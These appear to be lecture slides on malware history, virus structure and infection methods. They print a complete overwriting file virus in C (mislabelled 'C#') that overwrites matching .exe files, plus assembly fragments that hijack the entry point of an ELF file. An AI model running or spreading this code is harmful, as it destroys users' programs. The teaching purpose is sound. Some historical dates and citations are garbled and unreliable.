
## Brief history of malware

- Follow ideas of A. M. Turing and J. von Neumann (Scientific American, 1966 (1949), "Theory and Organization of Complicated Automata," a paper that postulates how a computer program could reproduce itself.
- 1950s, employees at Bell Labs gave life to von Neumann's idea when they created a game called "Core Wars." In the game, programmers would unleash software "organisms" that competed for control of the computer.
- The Brain
- Old and modern malware






## Brief history of malware




## Brief history of malware

- Modern era of malware
- AI in defence
- Behavioral analysis



## Brief history of malware

- Era of malware with AI (?)
- Swarm virus predicted
- Experiments with swarm worm combined with ANN



## What a computer virus really is?


**A virus can be described by a sequence of symbols which is able, when interpreted in a suitable environment (a machine), to modify other sequences of symbols in that environment by including a, possibly evolved, copy of itself.**

## Computer virus versus biological

Biological virus	Computer virus
1. Viruses <b>require infected cells</b> to spread them. They can not auto-generate.	1. Viruses <b>require infected files</b> to spread them. They can not auto-generate.
2. Viruses <b>attack/infect specific</b> cell types.	2. Viruses <b>attack/infect specific</b> file types.
3. Viruses <b>modify the victim's genetic material</b> in some way to make reproduction possible.	3. Viruses <b>modify the victim's data/binary code</b> in some way to make reproduction possible.
4. Viruses <b>take all or most of the control</b> of their host cell.	4. Virus code <b>is executed</b> before passing control to the host.
5. Most viruses <b>will not infect</b> cells already infected by their own strain.	5. Most viruses <b>will not infect</b> files already infected by their own strain.
6. Symptoms <b>may not appear, or may be delayed</b> from the time of initial infection.	6. Symptoms <b>may not appear, or may be delayed</b> from the time of initial infection.
7. Viruses <b>often mutate</b> , making detection and disinfection difficult.	7. Viruses <b>often contain mutating code</b> , or other "safeguards", making detection and disinfection difficult.
8. Cells <b>can be vaccinated</b> against particular viruses.	8. Files <b>can be protected</b> against particular viruses.



## Virus structure




## Basic methods of infection

Transcript of the host : the host does not change the length , but destroy it .



Append to the host, extends the length of the host and retains its functionality






## Prelude – virus body in C#

```

1  #include <io.h>
2  #include <iostream>
3
4  #pragma warning(disable:4996)
5  FILE *virus, *host;
6  int a = 0;
7  unsigned long x, hst;
8  char buff[38400];
9  struct _finddata_t fileinfo;
10
11 void main(int argc, char* argv[])
12 {
13     x = 38400;
14     hst = _findfirst("Hello*.exe", &fileinfo);
15     do
16     {
17         virus = fopen(argv[0], "rb");
18         host = fopen(fileinfo.name, "rb+");
19         printf("Infesting %s\n", fileinfo.name, a);
20         fread(buff, 38400, 1, virus);
21         fwrite(buff, 38400, 1, host);
22         a++;
23         fcloseall();
24     } while (_findnext(hst, &fileinfo) == 0);
25     printf("DONE!(Total Files Infected = %d)", a);
26     getchar();
27 }

```



## Prelude – virus body in Assembler

```
mov eax, 5    ; sys_open
mov ebx, folder ; name of the folder
mov ecx, 0
mov edx, 0
int 80h
```

```
cmp eax, 0    ; check if fd in eax > 0 (ok)
jbe error     ; cannot open file. Exit with error status
```

```
mov ebx, eax
mov eax, 0xdc ; sys_getdents64
mov ecx, buffer
mov edx, len
int 80h
```

```
mov eax, 6 ; close
int 80h
```

```
mov ebx, dword [edi+2080+eax] ; phdr->type (type of segment)
cmp ebx, 0x01                ; 0: PT_NULL, 1: PT_LOAD, ...
jne program_header_loop      ; it's not PT_LOAD. look for next program header
```

```
mov ebx, dword [edi+2080+eax+4] ; phdr->offset (offset of program header)
cmp ebx, 0x00                    ; if it's 0, it's the text segment. Otherwise, we found the data segment
je program_header_loop           ; it's the text segment. We're interested in the data segment
```

```
mov ebx, dword [edi+2080+24] ; old entry point
push ebx                      ; save the old entry point
mov ebx, dword [edi+2080+eax+4] ; phdr->offset (offset of program header)
mov edx, dword [edi+2080+eax+16] ; phdr->filesz (size of segment on disk)
add ebx, edx                   ; offset of where our virus should reside = phdr[data]->offset + p[data]->filesz
push ebx                       ; save the offset of our virus
mov ebx, dword [edi+2080+eax+8] ; phdr->vaddr (virtual address in memory)
add ebx, edx                   ; new entry point = phdr[data]->vaddr + p[data]->filesz
```

## Prelude – virus body in Hex

<http://www.fileformat.info/tool/hexdump.htm>

file name: Virus03.exe  
mime type:

```
0000-0010: 4d 5a 90 00-03 00 00 00-04 00 00 00-ff ff 00 00 MZ.....
0000-0020: b8 00 00 00-00 00 00 00-40 00 00 00-00 00 00 00 .....@.....
0000-0030: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00 .....
0000-0040: 00 00 00 00-00 00 00 00-00 00 00 00-e8 00 00 00 .....
0000-0050: 0e 1f ba 0e-00 b4 09 cd-21 b8 01 4c-cd 21 54 68 .....!..L.!Th
0000-0060: 69 73 20 70-72 6f 67 72-61 6d 20 63-61 6e 6e 6f is.progr am.canno
0000-0070: 74 20 62 65-20 72 75 6e-20 69 6e 20-44 4f 53 20 t.be.run .in.DOS.
0000-0080: 6d 6f 64 65-2e 0d 0d 0a-24 00 00 00-00 00 00 00 mode....$.
0000-0090: ac e7 87 f1-e8 86 e9 a2-e8 86 e9 a2-e8 86 e9 a2 .....
0000-00a0: 31 e4 e8 a3-eb 86 e9 a2-76 26 2e a2-e9 86 e9 a2 1.....v&.....
0000-00b0: 31 e4 ec a3-ff 86 e9 a2-31 e4 ed a3-e5 86 e9 a2 1.....1.....
0000-00c0: ca e6 e8 a3-ec 86 e9 a2-e8 86 e8 a2-a1 86 e9 a2 .....
0000-00d0: 4b e5 ec a3-e9 86 e9 a2-4b e5 16 a2-e9 86 e9 a2 K.....K.....
0000-00e0: 4b e5 eb a3-e9 86 e9 a2-52 69 63 68-e8 86 e9 a2 K.....Rich....
0000-00f0: 00 00 00 00-00 00 00 00-50 45 00 00-4c 01 08 00 .....PE..L...
0000-0100: 13 99 0e 5a-00 00 00 00-00 00 00 00-e0 00 02 01 ...Z....
0000-0110: 0b 01 0e 0b-00 54 00 00-00 f8 00 00-00 00 00 00 .....T..
0000-0120: 5a 10 01 00-00 10 00 00-00 10 00 00-00 00 40 00 Z.....@.
0000-0130: 00 10 00 00-00 02 00 00-06 00 00 00-00 00 00 00 .....
0000-0140: 06 00 00 00-00 00 00 00-00 a0 02 00-00 04 00 00 .....
